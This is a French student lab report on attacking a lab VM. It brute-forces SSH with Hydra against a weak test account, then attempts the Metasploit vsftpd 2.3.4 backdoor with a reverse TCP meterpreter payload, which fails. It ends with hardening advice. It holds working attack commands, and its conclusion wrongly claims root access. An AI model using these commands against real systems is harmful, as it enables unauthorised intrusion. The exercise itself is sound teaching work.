COMPTE RENDU DE TRAVAUX PRATIQUES : CYBERSÉCURITÉ

Sujet : Exploitation de vulnérabilités logicielles avec Metasploit


1. Introduction

L'objectif de ce travail pratique est de comprendre comment une vulnérabilité logicielle (backdoor) peut être exploitée pour obtenir un accès total à un système distant sans authentification.

2. Attaque brute force SSH

Avant de lancer l'attaque, nous avons configuré la machine cible pour qu'elle soit vulnérable :

- Vérification de l'état du service SSH : sudo systemctl status ssh et Ouverture du pare-feu pour le port 22 : sudo ufw allow ssh.
- Création d'un utilisateur de test nommé student avec un mot de passe simple (123654).



Depuis la machine Kali, nous avons utilisé l'outil Hydra pour tester les mots de passe.


Dictionnaire utilisé : rockyou.txt (décompressé préalablement avec gzip -d).

- Commande exécutée :

Hydra -l student -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.56.10

L'outil a réussi à identifier le mot de passe en environ 4 minutes.

Résultat : host : 192.168.56.10 login : student password : 123654



1. Exploitation et Énumération

Une fois le mot de passe obtenu, une connexion SSH manuelle a été établie.

Commande : ssh student@192.168.56.10

- Exploration du système

Une fois à l'intérieur, plusieurs commandes d'énumération ont été lancées :

- Identification de la machine : hostnamectl a confirmé que nous étions sur une VM VMware tournant sous Ubuntu 20.04.
- Consultation des utilisateurs : Tentative de lecture du fichier /etc/passwd.
- Création de fichiers : Utilisation de touch et nano pour créer des fichiers (ex : fichier_kali.txt), prouvant les droits d'écriture de l'utilisateur compromis.

```
student@dolynyangou-virtual-machine: ~

Your Hardware Enablement Stack (HWE) is supported until April 202
student@dolynyangou-virtual-machine:~$ whoami
student
student@dolynyangou-virtual-machine:~$ pwd
/home/student
student@dolynyangou-virtual-machine:~$ ls
student@dolynyangou-virtual-machine:~$ hostnamectl
   Static hostname: dolynyangou-virtual-machine
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 5094e06a48bf4854869c1eeababc00e8
           Boot ID: 304cc4dc8488484abebbbcde1d9841ae
    Virtualization: vmware
  Operating System: Ubuntu 20.04.6 LTS
            Kernel: Linux 5.15.0-139-generic
      Architecture: x86-64
student@dolynyangou-virtual-machine:~$ cat/etc/passwd
-bash: cat/etc/passwd: Aucun fichier ou dossier de ce type
student@dolynyangou-virtual-machine:~$ nano fichier_kali.txt
student@dolynyangou-virtual-machine:~$ passwd
Changement du mot de passe pour student.
Mot de passe actuel :
Nouveau mot de passe :
```

```
student@dolynyangou-virtual-machine: ~

Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@192.168.56.10's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Infrastructure n'est pas activée.

0 mise à jour peut être appliquée immédiatement.

178 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
student@dolynyangou-virtual-machine:~$
```

```
student@dolynyangou-virtual-machine: ~
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Infrastructure n'est pas activée.

0 mise à jour peut être appliquée immédiatement.

178 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
student@dolynyangou-virtual-machine:~$ whoami
student
student@dolynyangou-virtual-machine:~$ pwd
/home/student
student@dolynyangou-virtual-machine:~$ ls
student@dolynyangou-virtual-machine:~$
```

3. Exploitation Metasploit (vsftpd 2.3.4)

Avant de lancer l'attaque, nous avons vérifié la version du service FTP tournant sur la cible.

- Commande utilisé « vsftpd -v »

  La commande nous montre une version ancienne de ftp la version 2.3.4.Cette version spécifique est connue pour contenir une porte dérobée malveillante dans l'interface de Metasploit

Configuration et exploitation

Unse fois le modue sélectionné, nous avons configuré les parameres necessaires et lance l'attaque

```
dolynyangou@kali: ~
   #  Name                                  Disclosure Date  Rank       Check  D
escription
   -  ----                                  ---------------  ----       -----  -
----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    V
SFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    V
SFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploi
t/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.56.30:4444
[-] 192.168.56.10:21 - Exploit failed: EOFError EOFError
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Conflit de port et Echec du Binlding : Le serveur vsftpd vulnérable n'a pas pu s'ouvrir correctement car le port 21 était déjà utilisé par un autre processus.
- Temps que le serveur ne peux pas écouter sur le port 21, Metasploit ne trouve aucune cible active ce qui provoque l'erreur EOFError. Malgré nos tentative , la libération du port 21 sur ubuntu reste un défi relevé mais pas approuve

```
Activités   Terminal   26 avril 17:17
dolynyangou@dolynyangou-virtual-machine: ~/vsftpd-2.3.4-i...
[2] 9501
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo ufw disab
le
[sudo] Mot de passe de dolynyangou :
Le pare-feu est arrêté et désactivé lors du démarrage du système

[2]+  Arrêté                 sudo ./vsftpd
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo ./vsftpd
&
[3] 9683
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ 500 OOPS: coul
d not bind listening IPv4 socket
[3]-  Termine 1               sudo ./vsftpd
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo killall v
sftpd
[1]-  Complété               sudo ./vsftpd
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo systemctl
 stop vsftpd
Failed to stop vsftpd.service: Unit vsftpd.service not loaded.
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo fuser -k
21/tcp
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo ./vsftpd
&
[3] 9701
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudo killall v
sftpd
[3]-  Complété               sudo ./vsftpd
dolynyangou@dolynyangou-virtual-machine:~/vsftpd-2.3.4-infected$ sudobfuser -k
```

- Mémé lorsque la commande de lancement a été exécutée, le processus s'arrêtais immédiatement.

- Une partie de l'échec vient de la configuration manuelle des options dans Metasploit qui n'est pas compatible avec cet exploit spécifique. Cet exploit est conçu pour ouvrir un shell de commande simple sur le port 6200 de la cible et non une connexion inversée vers kali.

4. Utilisation avancée des outils

Aide de Metasploit : L'utilisation de show options permet de vérifier la configuration des cibles (RHOSTS) et des ports.

Rôle des commandes :

- Info : Donne les détails de la vulnérabilité exploitée (CVE-2011-2523).
- Sessions : Permet de lister et de basculer entre les différentes machines compromises.

5. Recommandations de sécurité

Pour protéger un système réel contre ce type d'attaques, les mesures suivantes sont impératives :

- ✓ Mettre à jour les services : Passer à une version récente de vsftpd (ex : 3.0.5) qui n'est pas vulnérable.
- ✓ Désactiver les services inutiles : Si le FTP n'est pas indispensable, le service doit être arrêté.
- ✓ Filtrage réseau : Utiliser un pare-feu (UFW ou IPtables) pour limiter l'accès au port 21 uniquement aux adresses IP autorisées.
- ✓ Authentification forte : Utiliser des clés SSH plutôt que des mots de passe simples pour éviter le brute force.

6. Conclusion

Ce TP m'a permis de comprendre qu'une vulnérabilité n'est pas qu'un concept théorique : elle peut être exploitée en quelques secondes si le logiciel n'est pas à jour. L'impact est réel car l'attaquant obtient immédiatement les privilèges les plus élevés (root), lui permettant de voler des informations ou de détruire le système.